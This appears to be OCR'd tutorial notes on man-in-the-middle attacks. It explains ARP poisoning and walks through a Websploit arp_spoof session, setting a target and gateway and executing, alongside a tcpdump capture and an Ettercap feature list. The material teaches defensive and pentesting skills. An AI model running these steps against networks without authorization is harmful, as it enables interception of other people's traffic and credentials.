
MAN IN THE MIDDLE ATTACK

A **Man-in-the-Middle (MITM)** attack occurs when an attacker secretly intercepts and potentially alters the communication between two parties who believe they are communicating directly with each other. This type of attack can be used to steal sensitive data (e.g., passwords, credit card details) or manipulate messages without the victims knowing.



ARP Poisoning:

ARP Poisoning (or ARP Spoofing) is a specific type of MITM attack targeting local networks. It exploits the **Address Resolution Protocol (ARP)**, which maps IP addresses to MAC (hardware) addresses.

- In ARP poisoning, an attacker sends fake ARP messages to a local network. This tricks devices into associating the attacker's MAC address with the IP address of another device (like the gateway or another computer).
- As a result, network traffic meant for the legitimate device is instead sent to the attacker, allowing them to intercept, modify, or block the data.

ARP poisoning is often used to facilitate MITM attacks on local networks by redirecting traffic through the attacker’s device.


Websploit is an open-source penetration testing tool that can be used for various network attacks, including **ARP Poisoning**. It is designed for security testing and allows ethical hackers to simulate attacks on systems to identify vulnerabilities.


ARP Poisoning with Websploit:


Websploit has a module for **ARP poisoning** that can be used to intercept traffic between two devices on the same local network. This is commonly done in **Man-in-the-Middle (MITM)** attacks, where the attacker can listen to or manipulate the traffic between the victim and a server.

How ARP Poisoning Works in Websploit:

1. **ARP Poisoning Setup:**
    - The attacker sends forged ARP messages to a victim device, mapping the attacker's MAC address to the victim's IP address (or the gateway's IP address).
    - As a result, the victim's traffic will be redirected to the attacker's machine.





Capturing from eth0
Command Prompt
Microsoft Windows [Version 10.0.22631.4460]
(c) Microsoft Corporation. All rights reserved.
C:\Users\cbp>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time<1ms TTL=63
Reply from 192.168.0.1: bytes=32 time<1ms TTL=63
Reply from 192.168.0.1: bytes=32 time<1ms TTL=63
Reply from 192.168.0.1: bytes=32 time<1ms TTL=63
Ping statistics for 192.168.0.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\Users\cbp>
pinging to default gateway
(router)


*eth0
pinging from 192.168.3.107 to default gateway
icmp
Internet Control Message Protocol
Type: 5 (Redirect)
Code: 1 (Redirect for host)
Checksum: 0xbc0f [correct]
Gateway Address: 192.168.1.108

```
┌──(hacker㉿vbox)-[~]
└─$ sudo tcpdump -i eth0 -s0
[sudo] password for hacker:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
22:19:49.689545 ARP, Request who-has 192.168.3.201 tell _gateway, length 46
22:19:49.698911 IP 192.168.3.36.netbios-ns > 192.168.3.255.netbios-ns: UDP, length 50
22:19:49.698912 IP 192.168.3.36.mdns > mdns.mcast.net.mdns: 0 PTR (QU)? _ipp._tcp.local. (33)
22:19:49.699355 IP6 fe80::e231:fa2a:756f:524d.mdns > ff02::fb.mdns: 0 PTR (QU)? _ipp._tcp.local. (33)
22:19:49.699485 IP 192.168.3.36.mdns > mdns.mcast.net.mdns: 0 PTR (QU)? _ipps._tcp.local. (34)
22:19:49.699812 IP6 fe80::e231:fa2a:756f:524d.mdns > ff02::fb.mdns: 0 PTR (QU)? _ipps._tcp.local. (34)
22:19:49.734064 IP vbox.59855 > _gateway.domain: 19336+ PTR? 201.3.168.192.in-addr.arpa. (44)
22:19:49.735005 IP _gateway.domain > vbox.59855: 19336 NXDomain* 0/1/0 (99)
22:19:49.735636 IP vbox.35424 > _gateway.domain: 47452+ PTR? 255.3.168.192.in-addr.arpa. (44)
22:19:49.736687 IP _gateway.domain > vbox.35424: 47452 NXDomain* 0/1/0 (99)
22:19:49.736929 IP vbox.49012 > _gateway.domain: 50864+ PTR? 36.3.168.192.in-addr.arpa. (43)
22:19:49.737682 IP _gateway.domain > vbox.49012: 50864 NXDomain* 0/1/0 (98)
22:19:49.738013 IP vbox.51508 > _gateway.domain: 26829+ PTR? 251.0.0.224.in-addr.arpa. (42)
22:19:49.739043 IP _gateway.domain > vbox.51508: 26829 1/0/0 PTR mdns.mcast.net. (70)
22:19:49.741826 IP vbox.60178 > _gateway.domain: 60969+ PTR? b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa. (90)
22:19:49.742927 IP _gateway.domain > vbox.60178: 60969 NXDomain 0/1/0 (166)
22:19:49.743064 IP vbox.36386 > _gateway.domain: 39601+ PTR? d.4.2.5.f.6.5.7.a.2.a.f.1.3.2.e.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa. (90)
22:19:49.744173 IP _gateway.domain > vbox.36386: 39601 NXDomain* 0/1/0 (139)
22:19:49.747212 ARP, Request who-has 192.168.2.12 tell _gateway, length 46
22:19:49.774635 IP 192.168.3.229.mdns > mdns.mcast.net.mdns: 0 A (QM)? wpad.local. (28)
22:19:49.774637 IP6 fe80::408:b709:babc:14b2.mdns > ff02::fb.mdns: 0 A (QM)? wpad.local. (28)
22:19:49.775080 IP 192.168.3.229.mdns > mdns.mcast.net.mdns: 0 AAAA (QM)? wpad.local. (28)
22:19:49.775424 IP6 fe80::408:b709:babc:14b2.mdns > ff02::fb.mdns: 0 AAAA (QM)? wpad.local. (28)
22:19:49.776298 IP 192.168.3.229.mdns > mdns.mcast.net.mdns: 0 A (QM)? wpad.local. (28)
22:19:49.776836 IP6 fe80::408:b709:babc:14b2.mdns > ff02::fb.mdns: 0 A (QM)? wpad.local. (28)
22:19:49.777409 IP 192.168.3.229.mdns > mdns.mcast.net.mdns: 0 AAAA (QM)? wpad.local. (28)
22:19:49.778140 IP6 fe80::408:b709:babc:14b2.mdns > ff02::fb.mdns: 0 AAAA (QM)? wpad.local. (28)
22:19:49.778869 ARP, Request who-has 192.168.2.15 tell 192.168.3.45, length 46
22:19:49.790888 IP 192.168.2.110.netbios-ns > 192.168.3.255.netbios-ns: UDP, length 50
22:19:49.790889 IP 192.168.2.110.mdns > mdns.mcast.net.mdns: 0 A (QM)? mqtt-broker.local. (35)
22:19:49.790889 IP6 fe80::2fa0:5f23:d3c:6e17.mdns > ff02::fb.mdns: 0 A (QM)? mqtt-broker.local. (35)
22:19:49.791500 IP 192.168.2.110.mdns > mdns.mcast.net.mdns: 0 AAAA (QM)? mqtt-broker.local. (35)
22:19:49.791645 IP6 fe80::2fa0:5f23:d3c:6e17.mdns > ff02::fb.mdns: 0 AAAA (QM)? mqtt-broker.local. (35)
22:19:49.792317 IP6 fe80::2fa0:5f23:d3c:6e17.53182 > ff02::1:3.5355: UDP, length 29
22:19:49.792318 IP 192.168.2.110.53182 > 224.0.0.252.5355: UDP, length 29
22:19:49.792471 IP6 fe80::2fa0:5f23:d3c:6e17.62458 > ff02::1:3.5355: UDP, length 29
22:19:49.792708 IP 192.168.2.110.62458 > 224.0.0.252.5355: UDP, length 29
22:19:49.793203 IP 192.168.2.110.mdns > mdns.mcast.net.mdns: 0 A (QM)? mqtt-broker.local. (35)
22:19:49.793516 IP6 fe80::2fa0:5f23:d3c:6e17.mdns > ff02::fb.mdns: 0 A (QM)? mqtt-broker.local. (35)
22:19:49.794142 IP 192.168.2.110.mdns > mdns.mcast.net.mdns: 0 AAAA (QM)? mqtt-broker.local. (35)
22:19:49.794785 IP6 fe80::2fa0:5f23:d3c:6e17.mdns > ff02::fb.mdns: 0 AAAA (QM)? mqtt-broker.local. (35)
```


hacker@vbox: ~
Author : Fardin Allahverdinazhand
Codename : Reborn
wsf > show ?
Modules Description
arp_spoof ARP Cache poisoning
http_sniffer Sniff HTTP traffic
scan_network Scan IP range for new devices
scan_wifi Scan Wireless devices
wifi_deauth Force device to disconnect from WIFI - De-authentication attack
wifi_fap Start Fake Access point (AP)
wifi_fap_spam Spamming Fake access points
wsf > use arp_spoof
wsf > arp_spoof > optins
*** Unknown syntax: optins
wsf > arp_spoof > options
Option Value
target 192.168.1.240
gateway 192.168.1.24
setting target and gateway in websploit
wsf > arp_spoof > set target 192.168.1.108
target 192.168.1.108
wsf > arp_spoof > set gateway 192.168.0.1
gateway 192.168.0.1
wsf > arp_spoof > options
Option Value
target 192.168.1.108
gateway 192.168.0.1
wsf > arp_spoof > execute
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[✓] Sent to 192.168.1.108 : 192.168.0.1 MAC 08:00:27:86:e9:8d
WARNING: You should be providing the Ethernet destination MAC address when sending an is-at ARP.
[✓] Sent to 192.168.0.1 : 192.168.1.108 MAC 08:00:27:86:e9:8d




ETTERCUP

Ettercap is a popular open-source network security tool used for **Man-in-the-Middle (MITM)** attacks. It is specifically designed for network sniffing, monitoring, and traffic manipulation, allowing attackers (or ethical hackers) to intercept, log, and manipulate network traffic in real-time.


Key Features of Ettercap:


1. **ARP Poisoning:** Ettercap can perform ARP spoofing/poisoning attacks to intercept traffic between two or more devices on a local network, often used for MITM attacks.
2. **Sniffing and Interception:** Ettercap can capture packets from both switched and non-switched networks, and allows for filtering and logging of the captured data.
3. **Traffic Manipulation:** It can modify the intercepted traffic, injecting custom data into the communication (e.g., changing website content or injecting malware).
4. **Support for Various Protocols:** Ettercap supports a wide range of network protocols, including HTTP, FTP, and DNS.

